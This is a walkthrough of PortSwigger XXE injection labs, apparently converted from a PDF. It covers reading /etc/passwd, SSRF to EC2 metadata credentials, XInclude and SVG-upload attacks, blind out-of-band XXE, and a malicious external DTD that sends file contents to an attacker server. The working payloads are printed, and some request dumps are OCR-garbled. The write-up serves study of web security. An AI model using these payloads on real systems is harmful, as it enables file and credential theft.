

# **XXE Injection**

# LAB 93 Exploiting XXE using external entities to retrieve files

Website contains functionality on checking items' stock. It is done in POST /product/stock request:



As one can see, it contains XML data inside, having productID parameter inside. It might be vulnerable to XXE attack. I have injected an XXE 'xxe' as new doctype to fetch for /etc/passwd file:



As a response, I received an error code 400 Bad Request AND the contents of /etc/passwd


## LAB 94 Exploiting XXE to perform SSRF attacks

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

The goal is to obtain the server's IAM secret access key from the EC2 metadata endpoint.

According to AWS documentation, the IAM secret can be obtained at

So, let's inject an XXE that will fetch <a href="http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">http://169.254.169.254/latest/meta-data/iam/security-credentials/admin</a>:



Great. I have received both AccessKeyID, SecretAccessKey and Token:

"Code": "Success",

"LastUpdated": "2024-03-21T02:57:32.891627808Z",

"Type": "AWS-HMAC",

"AccessKeyId": "0OJrRNMYLje0JWEbEWnG",

"SecretAccessKey": "FP0uttsvXNFrwyGqql1bYq3xadhzRqsSTBDuhajp",

"Token":

"6kJAkPMfl6g1djPZiaT3gNNPFBSGowNElG3JrMiqVNGWrLUpF4lcK4e64bDmDX7kXfNg412 NVtFtc2Dr8DPlC2rUbr7cTdD4wNcPwsBimO9ONugG2O6uCYxgR6M2kHUU4BjPtX2wAg18 9CXs2AiW0sTlRiN1xEbJBcalBfE7qUHlWHkNVrOhrvm2GjL0Xmhh06me1RaVOLZdMHHZS6 QlkEldcHmFcZujpjauqFy3nSk1fbhyLga4NtuZDV1xibHg",

"Expiration": "2030-03-20T02:57:32.891627808Z"

#### **LAB 95 Exploiting XInclude to retrieve files**

The goal is to obtain /etc/passwd contents.

At first sight, this lab seems not to be vulnerable to XXE:

```
... = =
                                                                                                                                                                                                                       Response
Request
                                                                                                                                                                                      In ≡
                                                                                                                                                                                                                                                                                                                                                                                                              In ≡
                   Raw
                                                                                                                                                                                                                        Pretty Raw
                                                                                                                                                                                                                                                             Hex
  POST /product/stock HTTP/2

Host: Daf2003403e45fe680c83ab700c50079.web-security-academy.net

Cookle: seesion =rfimibA7TTXL7dixsR1VUH3m8401.2EP

Content-length: 21

Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"

Sec-Ch-Ua-Platform: "Windows"

Sec-Ch-Ua-Platform: "Windows"
                                                                                                                                                                                                                       1 HTTP/2 200 OK
2 Content-Type: text/plain; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3
                                                                                                                                                                                                                        6 853
    Sect-Ga-Modifie : 70 | Windows NT 10.0; Win64; x64 | AppleWebKit/537.36 | KHTML, like Gecko | Chrome/120.0.6099.199 | Safari/537.36
    Content-Type : application/x-www-form-urlencoded
  Content-Type: application/x-waw-form-urlencoded
Accept: */
Origin: https://Oaf2003403e45fe680c83ab700c50079.web-security-academy.net
Sec-Tetch-Site: same-origin
Sec-Tetch-Mode: cors
Sec-Tetch-Mode: cors
Sec-Tetch-Dest: empty
Referer:
https://Oaf2003403e45fe680c83ab700c50079.web-security-academy.net/product?productId=
  Accept-Encoding : gzip, deflate, br
Accept-Language : en-US,en;q=0.9
Priority : u=1, i
  productId =2&storeId =1
```

However, I tried to replace one of the parameters' value to XML arbitrary type and received the following error message:



So, the XML entity was accepted, but there is sort of protection present. This could be bypassed by introducing XInclude which is a part of XML specification. It can be done in following:

```
<foo
xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include
parse="text" href="file:///etc/passwd"/></foo>
```



Bingo! I can see /etc/passwd/ contents.

# LAB 96 Exploiting XXE via image file upload


This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

The goal is to obtain /etc/hostname file.

Apache Batik renders SVG files. SVG is an XML based format, so let's create an SVG picture with the following content:



Now, I will upload this .svg image as my profile picture:



cadedmr1.1c

# test | 21 March 2024

# bla bla bla

The comment was added successfully and I can see a mini avatar in front of my name, let's open it in new tab:

cale33cfl1c1

This is the hostname I was looking for.

/etc/hostname: ca1e33cf11c1


Congratulations, you solved the lab!

#### LAB 97 Blind XXE with out-of-band interaction

This lab contains an XML structure, however, it does not return any content explicitly in responses. Though, it still may be vulnerable to Blind XXE. Let's check it by using old technique and try to complete a DNS lookup to Burp Collaborator server:



The DNS lookup detected the connection. Attack done.



Congratulations, you solved the lab!


## LAB 98 Blind XXE with out-of-band interaction via XML parameter entities

In this lab, everything remains the same, but this time the standard XML parameter is used:


<!DOCTYPE stockCheck [<!ENTITY % xxe SYSTEM</p>

"http://9isluc9yffme929metw2s30n7ed511pq.oastify.com">%xxe; ]>

This payload will declare a new XML entity "xxe" and uses it within the DTD. As before, it should cause a DNS lookup on my Burp Collaborator server:



#### DNS lookup received, lab's done!



Congratulations, you solved the lab!

#### LAB 99 Exploiting blind XXE to exfiltrate data using a malicious external DTD

This version of the website has similar blind XXE vulnerability as previous lab. However, this time I should be able to exfiltrate some useful data and exploit the vulnerability. This can be done by stacking XML entities. To do so, I have prepared a file with following XML content:

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://BURP-COLLABORATOR-SUBDOMAIN/?x=%file;'>">
%eval;
%exfil;
```

What it does is that it declares "file" entity that would fetch /etc/hostname file.

Then, it defines an XML parameter entity called "eval", containing a dynamic declaration of another XML parameter entity called "exfiltrate". Because I am declaring an entity embedded in another entity, I should use hex value of symbol "%" to declare it.

The exfiltrate entity will be evaluated by making an HTTP request to the attacker's web server containing the "file" contents in the end of the URL.

Then, I have uploaded this malicious DTD file on my web server (it should be reachable to the website). It was located at:

https://exploit-0a4f009903be36c2837f907e01570064.exploit-server.net/exploit

The final step is to modify the POST /product/stock contents of XML and add a new entity "foo" that will declare "xxe", using the malicious file, executing all 3 injections:

```
Request
                                                                                                                                                                                In ≡
    Pretty
                      Raw
                                       Hex
      POST /product/stock
                                                   HTTP/2
      Host: Dae300c803b8366883ef91a3005a00ed.web-security-academy.net
      Cookle: session=jhnKqMCvwmlwIWBELdlYsTBwOlviikU5
Content-Length: 234
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
   6 Sec-Ch-Ua-Platform : "Windows"
7 Sec-Ch-Ua-Mobile : ?0
     User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64 like Gecko) Chrome/120.0.6099.199 Safari/537.36
                                                                                                       Win64; x64) AppleWebKit/537.36
     Content-Type : application/xml
Accept: */*
Origin: https://Dae300c803b8366883ef9la3005a00ed.web-security-academy.net
     Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : cors
Sec-Fetch-Dest : empty
15 Referer :
16 Attppt/Efiaedfifig803bg2ff6882mef9ha2005h80ed.web-security-academy.net/product?productId=
17 Accept-Language : en-US,en;q=0.9
18 Priority : u=1, i
    //

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<p
               <storeId >
               </storeId>
```

Once it's done, I checked the Access log of the server and discovered this:

One of the logs contains a request with /etc/hostname file contents in it:

Answeris: ea79277cc667

# LAB 100 Exploiting blind XXE to retrieve data via error messages


The concept of this lab remains generally the same, but this time the file contents will be retrieved within error messages. To trigger such an error, I will slightly modify the previous payload:

```
Body:

<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///invalid/%file;'>">
%eval;
%error;
```

This time, XML parser will be fetching a file at /invalid/ with "%file" (contents of /etc/passwd) appended in the end.

Injecting XXE in the request as before leads to such a response:



As one can see, service ended up with error message, failing to find /invalid directory and revealing the complete /etc/passwd file to us in the same error message.


#### LAB 101 Exploiting XXE to retrieve data by repurposing a local DTD

The lab is using the GNOME desktop environment that often has a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso.

Knowing this information, I constructed the following XML payload and injected it into POST /product/stock request:

What it will do is rewrite the external entity ISOamso, defined at /usr/share/yelp/dtd/docbookx.dtd to fetch /etc/passwd. Next, it will trigger an error message, trying to reach an invalid source /nonexistent and append rewritten file in the end of the message.

Once sent, I received the response from the server and obtained contents of /etc/passwd:



Lab's done!